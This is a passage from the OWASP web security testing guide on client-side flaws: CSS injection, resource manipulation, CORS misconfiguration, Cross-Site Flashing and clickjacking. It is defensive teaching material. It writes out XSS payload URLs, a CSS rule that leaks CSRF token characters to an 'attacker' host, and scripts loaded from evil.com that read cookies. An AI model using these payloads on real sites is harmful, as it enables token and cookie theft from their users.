 document.getElementById("a1").style.cssText = "color: " + location.hash.slice(1);
 }
</script>
```

Specifically the attacker could target the victim by asking her to visit the following URLs:

```
www.victim.com/#red;-o-link:'javascript:alert(1)';-o-link-source:current; (Opera [8,12])
www.victim.com/#red;-:expression(alert(URL=1)); (IE 7/8)
```

The same vulnerability may appear in the case of classical reflected XSS in which for instance the PHP code looks like the following:

```
<style>
p {
 color: <?php echo $_GET['color']; ?>;
 text-align: center;
}
</style>
```

Much more interesting attack scenarios involve the possibility to extract data through the adoption of pure CSS rules. Such attacks can be conducted through CSS selectors and leading for instance to grab anti-CSRF tokens, as follows. In particular, `input[name=csrf_token][value^=a]` represents an element with the attribute "name" set "csrf\_token" and whose attribute "value" starts with "a". By detecting the length of the attribute "value", it is possible to carry out a brute force attack against it and send its value to the attacker's domain.

```
<style>
input[name=csrf_token][value^=a] {
```

```

background-image: url(http://attacker/log?a);
}
</style>

```

Much more modern attacks involving a combination of SVG, CSS and HTML5 have been proven feasible, therefore we recommend to see the References section for details.

## Black Box testing

We are referring to client-side testing, therefore black box testing is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed. However, it may happen that the user is given a certain degree of freedom in terms of possibilities to supply HTML code; in that case it is required to test whether no CSS injections are possible: tags like "link" and "style" should be disallowed, as well as attributes "style".

## Gray Box testing

### Testing for CSS Injection vulnerabilities:

Manual testing needs to be conducted and the JavaScript code analyzed in order to understand whether the attackers can inject its own content in CSS context. In particular we should be interested in how the website returns CSS rules on the basis of the inputs.

The following is a basic example:

```

Click me
Hi
<script>
 $("a").click(function(){
 $("b").attr("style", "color: " + location.hash.slice(1));
 });
</script>

```

The above code contains a source "location.hash" that is controlled by the attacker that can inject directly in the attribute "style" of an HTML element. As mentioned above, this may lead to different results on the basis of the adopted browser and the supplied payload.

It is recommended that testers use the jQuery function `css(property, value)` in such circumstances as follows, since this would disallow any damaging injections. In general, we recommend to use always a whitelist of allowed characters any time the input is reflected in the CSS context.

```

Click me
Hi
<script>
 $("a").click(function(){
 $("b").css("color", location.hash.slice(1));
 });
</script>

```

## References

### OWASP Resources

- [DOM based XSS Prevention Cheat Sheet](#)
- DOMXSS Wiki - <https://code.google.com/p/domxsswiki/wiki/CssText>

### Presentations

- DOM XSS Identification and Exploitation, Stefano Di Paola -  
[http://dominator.googlecode.com/files/DOMXss\\_Identification\\_and\\_exploitation.pdf](http://dominator.googlecode.com/files/DOMXss_Identification_and_exploitation.pdf)
- Got Your Nose! How To Steal Your Precious Data Without Using Scripts, Mario Heiderich -  
[http://www.youtube.com/watch?v=FIQvAaZj\\_HA](http://www.youtube.com/watch?v=FIQvAaZj_HA)
- Bypassing Content-Security-Policy, Alex Kouzemtchenko - <http://ruxcon.org.au/assets/slides/CSP-kuza55.pptx>

### Proof of Concepts

- Password "cracker" via CSS and HTML5 - <http://html5sec.org/invalid/?length=25>
- CSS attribute reading - <http://eaea.sirdarckcat.net/cssar/v2/>

# Testing for Client Side Resource Manipulation (OTG-CLIENT-006)

## Summary

A ClientSide Resource Manipulation vulnerability is an input validation flaw that occurs when an application accepts an user controlled input which specifies the path of a resource (for example the source of an iframe, js, applet or the handler of an XMLHttpRequest). Specifically, such a vulnerability consists in the ability to control the URLs which link to some resources present in a web page. The impact may vary on the basis of the type of the element whose URL is controlled by the attacker, and it is usually adopted to conduct Cross-Site Scripting attacks.

## How to Test

Such a vulnerability occurs when the application employs user controlled URLs for referencing external/internal resources. In these circumstances it is possible to interfere with the expected application's behavior in the sense of making it load and render malicious objects.

The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the "location.hash" (source) which reaches the attribute "src" of a script element. This particular obviously leads XSS since an external JavaScript could be easily injected in the trusted web site.

```
<script>
 var d=document.createElement("script");
 if(location.hash.slice(1))
 d.src = location.hash.slice(1);
 document.body.appendChild(d);
</script>
```

Specifically the attacker could target the victim by asking her to visit the following URL:

```
www.victim.com/#http://evil.com/js.js
```

Where js.js contains:

```
alert(document.cookie)
```

Controlling scripts' sources is a basic example, since some other interesting and more subtle cases can take place. A widespread scenario involves the possibility to control the URL called in a CORS request; since CORS allows the target resource to be accessible by the requesting domain through a header based approach, then the attacker may ask the target page to load malicious content loaded on its own web site.

Refer to the following vulnerable code:

```
<b id="p">
<script>
 function createCORSRequest(method, url) {
 var xhr = new XMLHttpRequest();
 xhr.open(method, url, true);
 xhr.onreadystatechange = function () {
 if (this.status == 200 && this.readyState == 4) {
 document.getElementById('p').innerHTML = this.responseText;
 }
 }
 }
</script>
```

```

 }
};

return xhr;
}

var xhr = createCORSRequest('GET', location.hash.slice(1));
xhr.send(null);
</script>

```

The “location.hash” is controlled by the attacker and it is used for requesting an external resource, which will be reflected through the construct “innerHTML”. Basically the attacker could ask the victim to visit the following URL and at the same time he could craft the payload handler.

Exploit URL:

```
www.victim.com/#http://evil.com/html.html
```

```

http://evil.com/html.html

<?php
header('Access-Control-Allow-Origin: http://www.victim.com');
?>
<script>alert(document.cookie);</script>

```

## Black Box testing

Black box testing for Client Side Resource Manipulation is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

## Gray Box testing

### Testing for Client Side Resource Manipulation vulnerabilities:

To manually check for this type of vulnerability we have to identify whether the application employs inputs without correctly validating them; these are under the control of the user which could be able to specify the url of some resources. Since there are many resources that could be included into the application (for example images, video, object, css, frames etc.), client side scripts which handle the associated URLs should be investigated for potential issues.

The following table shows the possible injection points (sink) that should be checked:

Resource Type	Tag/Method	Sink
Frame	iframe	src
Link	a	href
AJAX Request	xhr.open(method, [url], true);	URL
CSS	link	href
Image	img	src
Object	object	data
Script	script	src

The most interesting ones are those that allow to an attacker to include client side code (for example JavaScript) since it could lead to an XSS vulnerabilities.

When trying to check for this kind of issues, consider that some characters are treated differently by different browsers. Moreover always consider the possibility to try absolute URLs variants as described here: <http://kotowicz.net/absolute/>

## Tools

- DOMinator - <https://dominator.mindedsecurity.com/>

## References

### OWASP Resources

- DOM based XSS Prevention Cheat Sheet
- DOMXSS.com - <http://www.domxss.com>
- DOMXSS TestCase - [http://www.domxss.com/domxss/01\\_Basics/04\\_script\\_src.html](http://www.domxss.com/domxss/01_Basics/04_script_src.html)

### Whitepapers

- DOM XSS Wiki - <https://code.google.com/p/domxsswiki/wiki/LocationSources>
- Krzysztof Kotowicz: "Local or External? Weird URL formats on the loose" - <http://kotowicz.net/absolute/>

# Test Cross Origin Resource Sharing (OTG-CLIENT-007)

## Summary

Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform "cross-domain" requests using the XMLHttpRequest L2 API in a controlled manner. In the past, the XMLHttpRequest L1 API only allowed requests to be sent within the same origin as it was restricted by the same origin policy.

Cross-Origin requests have an Origin header, that identifies the domain initiating the request and is always sent to the server. CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is allowed. In order to accomplish this goal, there are a few HTTP headers involved in this process, that are supported by all major browsers and we will cover below including: Origin, Access-Control-Request-Method, Access-Control-Request-Headers, Access-Control-Allow-Origin, Access-Control-Allow-Credentials, Access-Control-Allow-Methods, Access-Control-Allow-Headers.

The CORS specification mandates that for non simple requests, such as requests other than GET or POST or requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will have a bad impact on the data. The pre-flight request checks the methods, headers allowed by the server, and if credentials are permitted, based on the result of the OPTIONS request, the browser decides whether the request is allowed or not.

## How to Test

### Origin & Access-Control-Allow-Origin

The Origin header is always sent by the browser in a CORS request and indicates the origin of the request. The Origin header can not be changed from JavaScript however relying on this header for Access Control checks is not a good idea as it may be spoofed outside the browser, so you still need to check that application-level protocols are used to protect sensitive data.

Access-Control-Allow-Origin is a response header used by a server to indicate which domains are allowed to read the response. Based on the CORS W3 Specification it is up to the client to determine and enforce the restriction of whether the client has access to the response data based on this header.

From a penetration testing perspective you should look for insecure configurations as for example using a '\*' wildcard as value of the Access-Control-Allow-Origin header that means all domains are allowed. Other insecure example is when the server returns back the Origin header without any additional checks, what can lead to access of sensitive data. Note that this configuration is very insecure, and is not acceptable in general terms, except in the case of a public API that is intended to be accessible by everyone.

### Access-Control-Request-Method & Access-Control-Allow-Method

The Access-Control-Request-Method header is used when a browser performs a preflight OPTIONS request and let the client indicate the request method of the final request. On the other hand, the Access-Control-Allow-Method is a response header used by the server to describe the methods the clients are allowed to use.

### Access-Control-Request-Headers & Access-Control-Allow-Headers

These two headers are used between the browser and the server to determine which headers can be used to perform a cross-origin request.

### Access-Control-Allow-Credentials

This header as part of a preflight request indicates that the final request can include user credentials.

## Input validation

XMLHttpRequest L2 (or XHR L2) introduces the possibility of creating a cross-domain request using the XHR API for backwards compatibility. This can introduce security vulnerabilities that in XHR L1 were not present. Interesting points of the code to exploit would be URLs that are passed to XMLHttpRequest without validation, specially if absolute URLs are allowed because that could lead to code injection. Likewise, other part of the application that can be exploited is if the response data is not escaped and we can control it by providing user-supplied input.

## Other headers

There are other headers involved like Access-Control-Max-Age that determines the time a preflight request can be cached in the browser, or Access-Control-Expose-Headers that indicates which headers are safe to expose to the API of a CORS API specification, both are response headers specified in the CORS W3C document.

## Black Box testing

Black box testing for finding issues related to Cross Origin Resource Sharing is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

## Gray Box testing

Check the HTTP headers in order to understand how CORS is used, in particular we should be very interested in the Origin header to learn which domains are allowed. Also, manual inspection of the JavaScript is needed to determine whether the code is vulnerable to code injection due to improper handling of user supplied input. Below are some examples:

### **Example 1: Insecure response with wildcard '\*' in Access-Control-Allow-Origin:**

Request (note the 'Origin' header:)

```
GET http://attacker.bar/test.php HTTP/1.1
Host: attacker.bar
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/CORSexample1.html
Origin: http://example.foo
Connection: keep-alive
```

Response (note the 'Access-Control-Allow-Origin' header:)

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:57:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Content-Length: 4
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: application/xml

[Response Body]
```

### **Example 2: Input validation issue, XSS with CORS:**

This code makes a request to the resource passed after the # character in the URL, initially used to get resources in the

same server.

Vulnerable code:

```
<script>

var req = new XMLHttpRequest();

req.onreadystatechange = function() {
 if(req.readyState==4 && req.status==200) {
 document.getElementById("div1").innerHTML=req.responseText;
 }
}

var resource = location.hash.substring(1);
req.open("GET",resource,true);
req.send();
</script>

<body>
<div id="div1"></div>
</body>
```

For example, a request like this will show the contents of the profile.php file:

```
http://example.foo/main.php#profile.php
```

Request and response generated by this URL:

```
GET http://example.foo/profile.php HTTP/1.1
Host: example.foo
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/main.php
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:20:48 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze17
Vary: Accept-Encoding
Content-Length: 25
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html
```

[Response Body]

Now, as there is no URL validation we can inject a remote script, that will be injected and executed in the context of the example.foo domain, with a URL like this:

```
http://example.foo/main.php#http://attacker.bar/file.php
```


Request and response generated by this URL:

```
GET http://attacker.bar/file.php HTTP/1.1
Host: attacker.bar
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/main.php
Origin: http://example.foo
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 19:00:32 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 92
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

Injected Content from attacker.bar
```



## Tools

- **OWASP Zed Attack Proxy (ZAP)** - [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project) ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

## References

### OWASP Resources

- OWASP HTML5 Security Cheat Sheet: [https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

### Whitepapers

- **W3C** - CORS W3C Specification: <http://www.w3.org/TR/cors/>

# Testing for Cross Site Flashing (OTG-CLIENT-008)

## Summary

ActionScript is the language, based on ECMAScript, used by Flash applications when dealing with interactive needs. There are three versions of the ActionScript language. ActionScript 1.0 and ActionScript 2.0 are very similar with ActionScript 2.0 being an extension of ActionScript 1.0. ActionScript 3.0, introduced with Flash Player 9, is a rewrite of the language to support object orientated design.

ActionScript, like every other language, has some implementation patterns which could lead to security issues. In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM based Cross-Site Scripting (XSS) could be present in flawed Flash applications.

## How to Test

Since the first publication of "Testing Flash Applications" [1], new versions of Flash player were released in order to mitigate some of the attacks which will be described. Nevertheless, some issues still remain exploitable because they are the result of insecure programming practices.

## Decompilation

Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled and analysed. The most known and free ActionScript 2.0 decompiler is flare.

To decompile a SWF file with flare just type:

```
$ flare hello.swf
```

it will result in a new file called hello.flr.

Decompilation helps testers because it allows for source code assisted, or white-box, testing of the Flash applications. HP's free SWFScan tool can decompile both ActionScript 2.0 and ActionScript 3.0 [SWFScan](#)

The [OWASP Flash Security Project](#) maintains a list of current disassemblers, decompilers and other Adobe Flash related testing tools.

## Undefined Variables FlashVars

FlashVars are the variables that the SWF developer planned on receiving from the web page. FlashVars are typically passed in from the Object or Embed tag within the HTML. For instance:

```
<object width="550" height="400" classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,124,0">
<param name="movie" value="somefilename.swf">
<param name="flashVars" value="var1=val1&var2=val2">
<embed src="somefilename.swf" width="550" height="400" FlashVars="var1=val1&var2=val2">
</embed>
</object>
```

FlashVars can also be initialized from the URL:

```
http://www.example.org/somefilename.swf?var1=val1&var2=val2
```

In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. Typically, this looks like:

```
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters;
var var1:String = String(paramObj["var1"]);
var var2:String = String(paramObj["var2"]);
```

In ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are those variables that are prepended by `_root`, `_global` or `_level0`. This means that if an attribute like:

```
_root.varname
```

is undefined throughout the code flow, it could be overwritten by setting

```
http://victim/file.swf?varname=value
```

Regardless of whether you are looking at ActionScript 2.0 or ActionScript 3.0, FlashVars can be a vector of attack. Let's look at some ActionScript 2.0 code that is vulnerable:

Example:

```
movieClip 328 __Packages.Locale {

 #initclip
 if (!_global.Locale) {
 var v1 = function (on_load) {
 var v5 = new XML();
 var v6 = this;
 v5.onLoad = function (success) {
 if (success) {
 trace('Locale loaded xml');
 var v3 = this.xliff.file.body.$trans_unit;
 var v2 = 0;
 while (v2 < v3.length) {
 Locale.strings[v3[v2]._resname] = v3[v2].source._text;
 ++v2;
 }
 on_load();
 } else {}
 };
 if (_root.language != undefined) {
 Locale.DEFAULT_LANG = _root.language;
 }
 v5.load(Locale.DEFAULT_LANG + '/player_' +
 Locale.DEFAULT_LANG + '.xml');
 };
 }
}
```

The above code could be attacked by requesting:

```
http://victim/file.swf?language=http://evil.example.org/malicious.xml?
```

## Unsafe Methods

When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not

filtered/validated using the right regexp it could lead to some security issue.

Unsafe Methods since version r47 are:

```
loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FSScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load('url')
LoadVars.load('url')
Sound.loadSound('url' , isStreaming);
NetStream.play('url');

flash.external.ExternalInterface.call(_root.callback)

htmlText
```

## The Test

In order to exploit a vulnerability, the swf file should be hosted on the victim's host, and the techniques of reflected XSS must be used. That is forcing the browser to load a pure swf file directly in the location bar (by redirection or social engineering) or by loading it through an iframe from an evil page:

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

This is because in this situation the browser will self-generate an HTML page as if it were hosted by the victim host.

## XSS

### GetURL (AS2) / NavigateToURL (AS3):

The GetURL function in ActionScript 2.0 and NavigateToURL in ActionScript 3.0 lets the movie load a URI into the browser's window.

So if an undefined variable is used as the first argument for getURL:

```
getURL(_root.URI, '_targetFrame');
```

Or if a FlashVar is used as the parameter that is passed to a navigateToURL function:

```
var request:URLRequest = new URLRequest(FlashVarSuppliedURL);
navigateToURL(request);
```

Then this will mean it's possible to call JavaScript in the same domain where the movie is hosted by requesting:

```
http://victim/file.swf?URI=javascript:evilcode
getURL('javascript:evilcode','_self');
```

The same when only some part of getURL is controlled:

```
Dom Injection with Flash JavaScript injection
getUrl('javascript:function('+_root.arg+'))
```

**asfunction:**

You can use the special asfunction protocol to cause the link to execute an ActionScript function in a SWF file instead of opening a URL. Until release Flash Player 9 r48 asfunction could be used on every method which has a URL as an argument. After that release, asfunction was restricted to use within an HTML TextField.

This means that a tester could try to inject:

```
asfunction:getURL,javascript:evilcode
```

in every unsafe method like:

```
loadMovie(_root.URL)
```

by requesting:

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

**ExternalInterface:**

ExternalInterface.call is a static method introduced by Adobe to improve player/browser interaction for both ActionScript 2.0 and ActionScript 3.0.

From a security point of view it could be abused when part of its argument could be controlled:

```
flash.external.ExternalInterface.call(_root.callback);
```

the attack pattern for this kind of flaw should be something like the following:

```
eval(evilcode)
```

since the internal JavaScript which is executed by the browser will be something similar to:

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

## HTML Injection

TextField Objects can render minimal HTML by setting:

```
tf.html = true
tf.htmlText = '<tag>text</tag>'
```

So if some part of text could be controlled by the tester, an A tag or an IMG tag could be injected resulting in modifying the GUI or XSS the browser.

Some attack examples with A Tag:

- Direct XSS: `<a href='javascript:alert(123)'>`
- Call a function: `<a href='asfunction:function,arg'>`
- Call SWF public functions: `<a href='asfunction:_root.obj.function, arg'>`
- Call native static as function: `<a href='asfunction:System.Security.allowDomain,evilhost'>`

IMG tag could be used as well:

```

 (.swf is necessary to bypass flash player internal filter)
```

Note: since release Flash Player 9.0.124.0 of Flash player XSS is no longer exploitable, but GUI modification could still be accomplished.

## Cross-Site Flashing

Cross-Site Flashing (XSF) is a vulnerability which has a similar impact as XSS.

XSF Occurs when from different domains:

- One Movie loads another Movie with `loadMovie*` functions or other hacks and has access to the same sandbox or part of it
- XSF could also occurs when an HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling:
  - `GetVariable`: access to flash public and static object from JavaScript as a string.
  - `SetVariable`: set a static or public flash object to a new string value from JavaScript.
- Unexpected Browser to SWF communication could result in stealing data from the SWF application.

It could be performed by forcing a flawed SWF to load an external evil flash file. This attack could result in XSS or in the modification of the GUI in order to fool a user to insert credentials on a fake flash form. XSF could be used in the presence of Flash HTML Injection or external SWF files when `loadMovie*` methods are used.

## Open redirectors

SWFs have the capability to navigate the browser. If the SWF takes the destination in as a FlashVar, then the SWF may be used as an open redirector. An open redirector is any piece of website functionality on a trusted website that an attacker can use to redirect the end-user to a malicious website. These are frequently used within phishing attacks. Similar to cross-site scripting, the attack involves a user clicking on a malicious link.

In the Flash case, the malicious URL might look like:

```
http://trusted.example.org/trusted.swf?getURLValue=http://www.evil-spoofing-website.org/phishEndUsers.html
```

In the above example, an end-user might see the URL begins with their favorite trusted website and click on it. The link would load the trusted SWF which takes the `getURLValue` and provides it to an ActionScript browser navigation call:

```
getURL(_root.getURLValue,"_self");
```

This would navigate the browser to the malicious URL provided by the attacker. At this point, the phisher has successfully leveraged the trusted the user has in trusted.example.org to trick the user into their malicious website. From their, they could launch a 0-day, conduct spoofing of the original website, or any other type of attack. SWFs may unintentionally be acting as an open-redirector on the website.

Developers should avoid taking full URLs as FlashVars. If they only plan to navigate within their own website, then they should use relative URLs or verify that the URL begins with a trusted domain and protocol.

## Attacks and Flash Player Version

Since May 2007, three new versions of Flash player were released by Adobe. Every new version restricts some of the attacks previously described.

Attack	asfunction	ExternalInterface	GetURL	Html Injection
Player Version				
v9.0 r47/48	Yes	Yes	Yes	Yes
v9.0 r115	No	Yes	Yes	Yes
v9.0 r124	No	Yes	Yes	Partially

### Result Expected:

Cross-Site Scripting and Cross-Site Flashing are the expected results on a flawed SWF file.

## Tools

- Adobe SWF Investigator: <http://labs.adobe.com/technologies/swfinvestigator/>
- SWFScan: <http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167>
- SWFIIntruder: <https://www.owasp.org/index.php/Category:SWFIIntruder>
- Decompiler – Flare: <http://www.nowrap.de/flare.html>
- Compiler – MTASC: <http://www.mtasc.org/>
- Disassembler – Flasm: <http://flasm.sourceforge.net/>
- Swfmill – Convert Swf to XML and vice versa: <http://swfmill.org/>
- Debugger Version of Flash Plugin/Player: <http://www.adobe.com/support/flash/downloads.html>

## References

### OWASP

- OWASP Flash Security Project: The OWASP Flash Security project has even more references than what is listed below: [http://www.owasp.org/index.php/Category:OWASP\\_Flash\\_Security\\_Project](http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project)

### Whitepapers

- Testing Flash Applications: A new attack vector for XSS and XSFlashing:

[http://www.owasp.org/images/8/8c/OWASPAppSec2007Milan\\_TestingFlashApplications.ppt](http://www.owasp.org/images/8/8c/OWASPAppSec2007Milan_TestingFlashApplications.ppt)

- Finding Vulnerabilities in Flash Applications: [http://www.owasp.org/images/d/d8/OWASP-WASCAppSec2007SanJose\\_FindingVulnsinFlashApps.ppt](http://www.owasp.org/images/d/d8/OWASP-WASCAppSec2007SanJose_FindingVulnsinFlashApps.ppt)
- Adobe security updates with Flash Player 9,0,124,0 to reduce cross-site attacks:  
[http://www.adobe.com/devnet/flashplayer/articles/flash\\_player9\\_security\\_update.html](http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html)
- Securing SWF Applications: [http://www.adobe.com/devnet/flashplayer/articles/secure\\_swf\\_apps.html](http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html)
- The Flash Player Development Center Security Section: <http://www.adobe.com/devnet/flashplayer/security.html>
- The Flash Player 10.0 Security Whitepaper:  
[http://www.adobe.com/devnet/flashplayer/articles/flash\\_player10\\_security\\_wp.html](http://www.adobe.com/devnet/flashplayer/articles/flash_player10_security_wp.html)


# Testing for Clickjacking (OTG-CLIENT-009)

## Summary


"Clickjacking" (which is a subset of the "UI redressing") is a malicious technique that consists of deceiving a web user into interacting (in most cases by clicking) with something different to what the user believes they are interacting with. This type of attack, that can be used alone or in combination with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting on seemingly harmless web pages. The term "Clickjacking" was coined by Jeremiah Grossman and Robert Hansen in 2008.

A Clickjacking attack uses seemingly innocuous features of HTML and Javascript to force the victim to perform undesired actions, such as clicking on a button that appears to perform another operation. This is a "client side" security issue that affects a variety of browsers and platforms.

To carry out this type of technique the attacker has to create a seemingly harmless web page that loads the target application through the use of an iframe (suitably concealed through the use of CSS code). Once this is done, the attacker could induce the victim to interact with his fictitious web page by other means (like for example social engineering). Like others attacks, an usual prerequisite is that the victim is authenticated against the attacker's target website.



Once the victim is surfing on the fictitious web page, he thinks that he is interacting with the visible user interface, but effectively he is performing actions on the hidden page. Since the hidden page is an authentic page, the attacker can deceive users into performing actions which they never intended to perform through an "ad hoc" positioning of the elements in the web page.



The power of this method is due to the fact that the actions performed by the victim are originated from the authentic target web page (hidden but authentic). Consequently some of the anti-CSRF protections, that are deployed by the developers to protect the web page from CSRF attacks, could be bypassed.

## How to Test

As mentioned above, this type of attack is often designed to allow an attacker site to induce user's actions on the target site even if anti-CSRF tokens are being used. So it's important, like for the CSRF attack, to individuate web pages of the target site that it take input from the user.

We have to discover if the website that we are testing has no protections against clickjacking attacks or, if the developers have implemented some forms of protection, if these techniques are liable to bypass. Once we know that the website is vulnerable, we can create a "proof of concept" to exploit the vulnerability.

The first step to discover if a website is vulnerable, is to check if the target web page could be loaded into an iframe. To do this you need to create a simple web page that includes a frame containing the target web page. The HTML code to create this testing web page is displayed in the following snippet:

```
<html>
 <head>
 <title>Clickjack test page</title>
 </head>
 <body>
 <p>Website is vulnerable to clickjacking!</p>
 <iframe src="http://www.target.site" width="500" height="500"></iframe>
 </body>
</html>
```

**Result Expected:** If you can see both the text "Website is vulnerable to clickjacking!" at the top of the page and your target web page successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks. Now you can directly create a "proof of concept" to demonstrate that an attacker could exploit this vulnerability.

## Bypass Clickjacking protection:

